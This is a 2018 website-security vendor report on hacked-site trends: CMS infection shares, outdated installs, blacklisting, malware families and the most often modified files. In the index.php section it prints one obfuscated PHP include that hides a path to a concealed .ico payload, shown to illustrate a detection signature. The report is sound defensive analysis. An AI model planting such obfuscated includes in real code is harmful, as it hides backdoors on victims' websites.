

Hacked Website Report 2018



An analysis of the latest trends in malware and hacked websites at Sucuri.

This report is based on data collected and analyzed by the GoDaddy Security / Sucuri team, which includes the Incident Response Team (IRT) and the Malware Research Team (MRT). It analyzes over 33,592 cleanup requests and shares statistics associated with:

- Affected open-source CMS applications
- Outdated CMS
- Blacklist analysis
- Malware families and their effects



Index



Introduction	3
CMS Analysis.	4
Outdated CMS Analysis	6
Blacklist Analysis	8
Malware Families10
Conclusion16

Introduction

The Hacked Website Trend report is a report produced by GoDaddy Security / Sucuri. It summarizes the latest trends by bad actors and identifies the latest tactics, techniques, and procedures (TTPs) seen by the Remediation Group (RG). This report builds on the data from the previous year and includes updated data from January to December 2018. It is focused on the Sucuri brand only.

As seen in previous reports, issues pertaining to vulnerabilities in extensible components and overall security posture among website administrators are a constant factor.

This report identifies trends and risk assessments for Content Management Systems (CMS) applications most affected by website compromises via our customers, the type of malware families being employed, and updates on the state of website blacklisting. It does not consider data related to WordPress or other CMS plugin or theme configurations.

The data is only a representative sample of the total number of websites the team performed services for in 2018. A total of **25,466 infected websites** and a total **4,426,795 cleaned files** are analyzed in this report.


Note: This analysis does not look to measure the effectiveness of existing security controls, such as hardening or web application firewalls. Compromises occur for a myriad of reasons, including abuse of poorly configured environments for cross-site contamination, exploitation of access control mechanisms with weak passwords or configurations, and other similar attack vectors.



CMS Security Analysis

There were three leading CMS platforms in 2018: **WordPress, Magento, and Joomla!**, however, this does not imply these platforms are more or less secure than others. This data represents the most common platforms seen in our environment and reflects the overall popularity of CMS'.

Infected Websites Platform Distribution - 2018




Note: The data in this graph exceeds 100% due to the fact that some websites may have multiple CMS installations. For example, it's common to see both WordPress and Joomla! installed on the same server account.

The 2018 telemetry indicates a shift in CMS infections:

- WordPress infections rose from 83% in 2017 to 90% in 2018.
- Magento infection rates dropped from 6.5% in 2017 to 4.6% in 2018.
- Joomla! infection rates dropped from 13.1% in 2017 to 4.3% in 2018.
- Drupal infections rose from 1.6% in 2017 to 3.7% in 2018.

CMS Infections Comparison (2017 / 2018)



This chart provides a comparison of the platform distribution for the top four CMS applications monitored from 2017 to 2018.

The team is unable to attribute this new distribution to a specific event outside of each platform's global adoption, though it's important to highlight that this is primarily representative of our client distribution. There were no specific events (e.g., mass infections) that would have contributed to the increases or decreases in any specific platform.

The most notorious threats to CMS' stem from vulnerabilities introduced by add-on modules, plugins, themes, and extensions.

Common issues and themes in CMS vulnerabilities:


- Improper deployment
- Security configuration issues
- A lack of security knowledge or resources
- Overall site maintenance by webmasters
- Broken authentication and session management

Outdated CMS Risk Assessment


While the leading cause of infections stemmed from component vulnerabilities, it's also important to analyze and understand the state of the CMS' we worked on. We reviewed the ticket data for updated and outdated CMS' to identify infection distribution trends.

We considered a CMS out of date if the environment was not patched with the most recent recommended security version at the time the service was performed (a.k.a., point of infection).

Outdated and Updated CMS - 2018



Outdated Infected CMS Distribution - 2018



WordPress experienced a **decline in the number of outdated vulnerable versions of WordPress** at the point of infection. In 2017, 39.3% of [hacked WordPress sites](#) recorded outdated installations. In 2018, this had dropped slightly — a total of **36.7% of clean up requests for WordPress had an outdated version.**

This data demonstrates that the work WordPress continues to do with auto-updates has a material impact. The one area that requires considerable attention, however, are the extensible components of the platform (e.g., plugins). These extensible components are the real attack vectors affecting tens of thousands of sites a year. The primary attack vector abused when infecting WordPress are plugins with known and unknown vulnerabilities. This makes the role of third-party components more significant for this CMS.

[Drupal](#) had a **2.2% decrease in out-of-date versions** from the previous year.

[Joomla!](#) rose sharply from 69.8% in 2017 to 87.50% in 2018, a **17.7% change**. Since Joomla! does not currently possess functionality for automatic updates, this contributes to a larger window for attackers to target known vulnerabilities. This may be related to the version release speed or client profiles seen during the calendar year.

[Magento](#) websites (83.1%) were mostly out of date and vulnerable at the point of infection, **up 2.8% from 2017**. We also noticed high percentages of other outdated open-source e-commerce platforms including OpenCart (91.3%) and PrestaShop (97.2%).

This trend in outdated versions supports the idea that e-commerce sites are notorious for straggling behind on updates to avoid breaking functionality and losing money. Unfortunately, these are also critical systems that are the backbone of [online commerce](#) (eCommerce). These are also sites run by organizations that have an obligation to be in compliance with the standards set forth by the [Payment Card Industry Data Security Standards](#) (PCI DSS).

Attackers have a high interest in targeting e-commerce websites with valuable customer data (i.e., credit card and user information). It's imperative these website owners update their software to ensure their sites have the latest security enhancements and vulnerability patches.

Other common issues and themes in CMS exploits are related to:

- Improper deployment
- Security configuration issues
- A lack of security knowledge or resources
- Overall site maintenance by webmasters
- Broken authentication and session management

These areas tend to foster upgrading and patching issues for the organizations that leverage popular CMSs for their websites, resulting in potential incompatibility issues and impact to site availability.

Blacklist Analysis


In 2018, we continued our analysis of blacklists. Website blacklists can significantly impact website owners with devastating results.

Blacklisting can affect how visitors access your website and how it ranks in Search Engine Result Pages (SERPs). Websites that have been scanned and found to possess harmful behavior or content are flagged by a blacklist authority (like Google), which then removes the site from their index.

Websites lose about 95% of their traffic when blacklisted by Google, so it's important to understand [how to prevent and remove blacklist warnings](#).

Approximately **11% of the infected websites were blacklisted** by a prominent blacklist authority (a 6% decrease from 17% in 2017). The majority of blacklisting occurs due to spam, phishing, and other malicious content that harms website visitors.

Blacklist and Non-blacklisted - 2018




What these blacklists do poorly is detect infections that aren't manifested externally to the site (e.g., backdoors). Backdoors maintain control of an environment or perform attacks on other sites, however, they don't trigger most blacklists because they are not easily detected by automatic scans.

This data highlights the importance of continuous monitoring of web properties to detect security issues. While helpful and an important part of your security portfolio, website owners can't depend solely on blacklist authorities to identify if a site has been compromised.

Our scans leverage a number of different blacklists. In 2018, the two most prominent blacklist authorities were **Norton Safe Web** and **McAfee SiteAdvisor**; both of these groups accounted for over **40% of blacklisted websites**.

% of Reported Blacklisted Sites - 2018



Note: An overlap seen in reported percentages is due to more than one blacklisting authority flagging a single website.

Google Safe Browsing captured only 10.4% of the blacklists, a 2.5% decline from 2017. **Other authorities flagged 8.5% of websites** including PhishTank, Spamhaus, and several other smaller groups.

This year, antivirus companies took the lead in blacklisting. This may be due to the fact that they look at more than what the website is doing. Antivirus companies analyze factors like IP reputation and negative impacts to a users' device when visiting a compromised website. The goal of an antivirus

company is to protect users from cyberthreats, including malicious websites. They are likely using various means to achieve this. Search engines try to deter users from visiting hacked sites and often detect malware and spam by remotely scanning the websites using bots and crawlers.


It's important to note that blacklist authorities do not operate the same and will not necessarily share information with each other. If your site is blacklisted (or removed from blacklisting) by one authority, you may not see this reflected with other blacklists. It's recommended that you register with each organization independently.

Malware Families

Our 2018 research included infection trend analysis and how it correlates to malware families.

Malware families allow our team to assess an attacker's tactics, techniques, and procedures (TTP). This information inevitably leads us to their intentions and helps us understand and mitigate future threats.

Malware Family Distribution - 2018



Note:

- The suspicious category includes all signatures that could not be classified in a known family.
- A hacked website may have multiple files modified with different malware families, which explains why totals exceed 100%.

A quick glossary of terms

Malware Family	Description
Backdoor	Files used to reinfect and retain access.
Malware	Generic term used for browser-side code to create drive-by downloads.
Spam-SEO	Compromise that targets a website's SEO.
HackTool	Exploit, or DDOS tools, used to attack other sites.
Mailer	Spam generating tools designed to abuse server resources.
Defaced	Hacks that leave a website's homepage unusable and promote an unrelated subject (i.e., Hacktivism).
Phishing	Used in phishing lures in which attackers attempt to trick users into sharing sensitive information (i.e., login information, credit card data, etc.)

In 2018, **68% of all cleanup requests revealed at least one PHP-based backdoor hidden within the site**; this percentage dropped 3% from 2017. A drop of 3% does not negate the relevance or importance of doing deep scans. It is still the No.1 leading infection out of all cleanup requests analyzed by the team.

Backdoors function as the point of entry into a website's environment after a successful compromise and are one of the first things an attacker will deploy to ensure continued access. These tools allow an attacker to retain unauthorized access to an environment long after they have successfully infected a website.

In many instances, we see attackers scanning sites for known backdoors in target hosts, looking to potentially abuse another attacker's backdoor. Backdoors give attackers the opportunity to bypass existing access controls to web server environments and are particularly effective at eluding modern

website scanning technologies. This makes them one of the most commonly missed payloads and a leading cause of reinfections.

The primary intent is within the attack itself — found in the form of malicious redirects, SEO spam, drive-by-download infections, and other forms of malware.


We discovered a sharp **increase in the general malware family distribution** – from 47% in 2017 to **56.4% in 2018**. Attacks within this category are primarily related to the usage of PHP functions with undetermined payloads that don't meet the criteria for other families.

Mailer script infections decreased from 19% to 12.50%. Mailers abuse server resources and allow bad actors to send unwanted emails from a domain. These forms of malware can wreak havoc by distributing malware or phishing campaigns and stealing sensitive information.

51.3% of all infection cases in 2018 were related to SEO spam campaigns; up 7.3% from the previous year. This is one of the fastest growing families over the previous years. They are difficult to detect and have a strong economic engine driven by impression-based affiliate marketing. Most frequently, the result of Search Engine Poisoning (SEP) attacks, where attackers attempt to abuse site rankings to monetize on affiliate marketing or other blackhat tactics, SEO spam typically occurs via PHP, database injections, or .htaccess redirects.

Websites impacted by SEO attacks often become infected with spam content or redirect visitors to spam-specific pages. Unwanted content is regularly found in the form of pharmaceutical ad placements but may also include injected content for other popular industries like fashion or entertainment (i.e. pornographic material, essay writing, fashion brands, loans, and online gambling).

Annual Trends for Top 3 Malware Families - 2018




According to the annual trends shown above for the top three threats, we see an **overall downward trend for Malware and SEO spam** after Q2-2018.

In general, the Malware family represents a more generic family of attacks including payment information stealers, malicious trackers and ad networks, injections from paste sites and URL shorteners, cryptominers, and exploits. The SEO Spam family is comprised of attacks that specifically target the manipulation of search engine optimization.

We cleaned approximately **292 files during each malware removal request**, a **73.81% increase** from 2017.


Files Cleaned Per Compromised Site - 2018



This data indicates an increase in the depth of files being affected during a website compromise. It also demonstrates why **cleaning the symptom from one file is often not enough** to completely remove an infection.

Our analysis also identified the top files modified after a successful compromise.

Top 3 Modified Files by Malware - 2018



34.5% of sites had their index.php files modified after a compromise, indicating that this file is an important asset that should be included in file integrity monitoring systems. Index files are found on nearly every PHP site and are guaranteed to be loaded during web page generation. This makes them prime infection targets for bad actors. These files are modified by attackers for a variety of reasons including malware distribution, server scripts, phishing attacks, blackhat SEO, conditional redirects, and defacements.

We also identified that 13.5% of sites had modified functions.php files after a successful attack. These files are often used to deploy SEO spam and other malicious payloads, including backdoors and injections.


The third most common file modified after a compromise was wp-config.php (10.6%), a reflection of the number of cleanup requests seen for WordPress sites in the past year. This file contains sensitive information about the database, including name, host, username, and password. It is also used to define advanced settings, security keys, and developer options.

There are a number of reasons why the `index.php`, `functions.php` and `wp-config.php` files make for popular targets among attackers:

- They are loaded on every site access.
- They belong to a group of core files not overwritten during WordPress updates.
- They are often ignored by integrity monitoring systems, as the value often changes frequently.

During our analysis, our researchers identified that the following signatures were most commonly associated with these modified files:

Top 5 Signatures Targeting File `index.php` - 2018



Twenty-four percent of `index.php` files were associated with the malware signature **php.malware.include.043**. This signature detects an obfuscation method responsible for hiding a file inclusion (calls to PHP functions like `include` and `include_once`) by replacing the file path characters with their correspondence in Hexadecimal and mixing up with alphabetic characters - example below.


Malicious Code Example:

```
@include
"\057h\157m\145/\162b\157a\171d\057p\165b\154i\143_\15
0t\1551\057t\155p\057p\150p\057u\160d\141t\145-\143a\1
43h\145-\064c\1444\0644\142b\057.\0715\1458\1446\0613\
056i\143o";
```

The second most common malware signature for `index.php` (15.8%) was `rex.include_abs_path.004`. This signature looks for files called by PHP scripts using absolute paths and obfuscated characters within seemingly innocent files.

The remaining top malware signatures associated with index.php are for generic malware signatures and PHP malware.

Top 5 Signatures Targeting File functions.php - 2018




Over 38% of functions.php files were associated with the malware signature **php.spam-seo.injector.221**. This signature detects malware that loads random content from a third-party URL and injects it on the affected site. One of its most interesting functions is the ability to update the configurations through a remote command. It doesn't explicitly act as a backdoor, but it can use the function to load any kind of code – including a backdoor. We usually find it on nulled or pirated themes and plugins.

The second most common malware signature associated with functions.php files was **php.malware.generic.050**, impacting 8.3% of files. This is one of our favorite heuristic signatures that relies on multiple triggers to clear a malicious eval call.

7.3% of functions.php files were associated with the malware signature **php.malware.anuna.001.02**. Named after the condition commonly required to run malicious content, the malicious payloads vary from spam injection, backdoors, creation of rogue admin users, and a variety of other objectionable activities.

The signature **php.spam-seo.wp_cd.001** (2.8%) is related to malware that loads injected content and can be found on nulled themes. Signature **php.malware.GLOBALS.007** (2.8%) is generic and relies on a number of different triggers to identify the malicious usage of PHP GLOBALS variables.

Top 5 Signatures Targeting File wp-config.php - 2018




Also commonly seen with index.php files as described above, 11.3% of wp-config.php files were associated with the malware signature **php.malware.include.043**.

9.1% of wp-config.php files were associated with the malware signature **rex.include_abs_path.004**. This signature looks for files called by PHP scripts using absolute paths and obfuscated characters within seemingly innocent file types.

The fifth most common signature seen targeting wp-config.php was **php.backdoor.uploader.096** (1.1%), which looks for backdoors that can download code from a remote origin and upload it as a file on a compromised server.

We also identified the top three malware signatures of 2018:

Annual Trends for Top 3 Malware Signatures - 2018



The malware signature **image.php_code.001** looks for backdoors that have been hidden as an image extension or appended to an existing image and loaded from another different loader component.

Our [Knowledge Base](#) offers extensive details and information about specific malware signatures.

Conclusion

The threat landscape has not dramatically changed the past few years. The leading cause of the infections, anecdotally, came from poorly configured plugins, modules, and extensions inside some of the more common CMSs; abused access control credentials; poorly configured applications and servers; and a lack of knowledge around security best practices. These issues continue to be the leading causes of today's website hacks.

For organizations looking for additional environment hardening resources to those provided by GoDaddy Security / Sucuri, we recommend the [Open Web Application Security Project \(OWASP\)](#).

OWASP is a non-profit organization committed to improving the security of the web by helping organizations of all sizes think through and implement appropriate web security controls. A specific resource includes the [2017 OWASP Top 10 List](#).

Takeaways from this report include:

- WordPress continues to be the leading infected website CMS (**90% of all websites** cleaned by Sucuri in 2018).
- There was a **notable decrease in the number of updated Joomla! installations** at the point of infection. Magento also decreased in the percentage of updated vulnerable installations, while WordPress and Drupal had a marginal increase from the previous year.
- The blacklist telemetry showed a 6% reduction in sites being blacklisted. Blacklist authorities detected only **11% of infected sites** in 2018. This speaks to the importance of augmenting your scanning and detection controls.
- The malware families analysis showed that SEO spam has increased to 51.3% (up from 44% in 2017). It also showed a decrease in mailer scripts, from 19% to 12.5% and a **sharp increase in general malware distribution**, from 47% in 2017, up to 56.4% in 2018.

New and existing technologies continue to develop and we expect to see evolutions in attack vectors shift alongside them.

While there is no 100% complete solution capable of protecting any environment, you can employ a number of different solutions to provide an [effective defense in depth strategy](#). Layering defensive controls will allow you to identify and mitigate attacks against your website.

Thank you for taking the time to read our report — we hope you found it engaging and informative. If there is any additional information you think we should be tracking or reporting on, [we want to hear from you](#).


SUCURI


Website Security Platform

    [SucuriSecurity](#) | [sucuri.net](#)

For more information

 [sucuri.net](#)

 sales@sucuri.net

 1-888-873-0817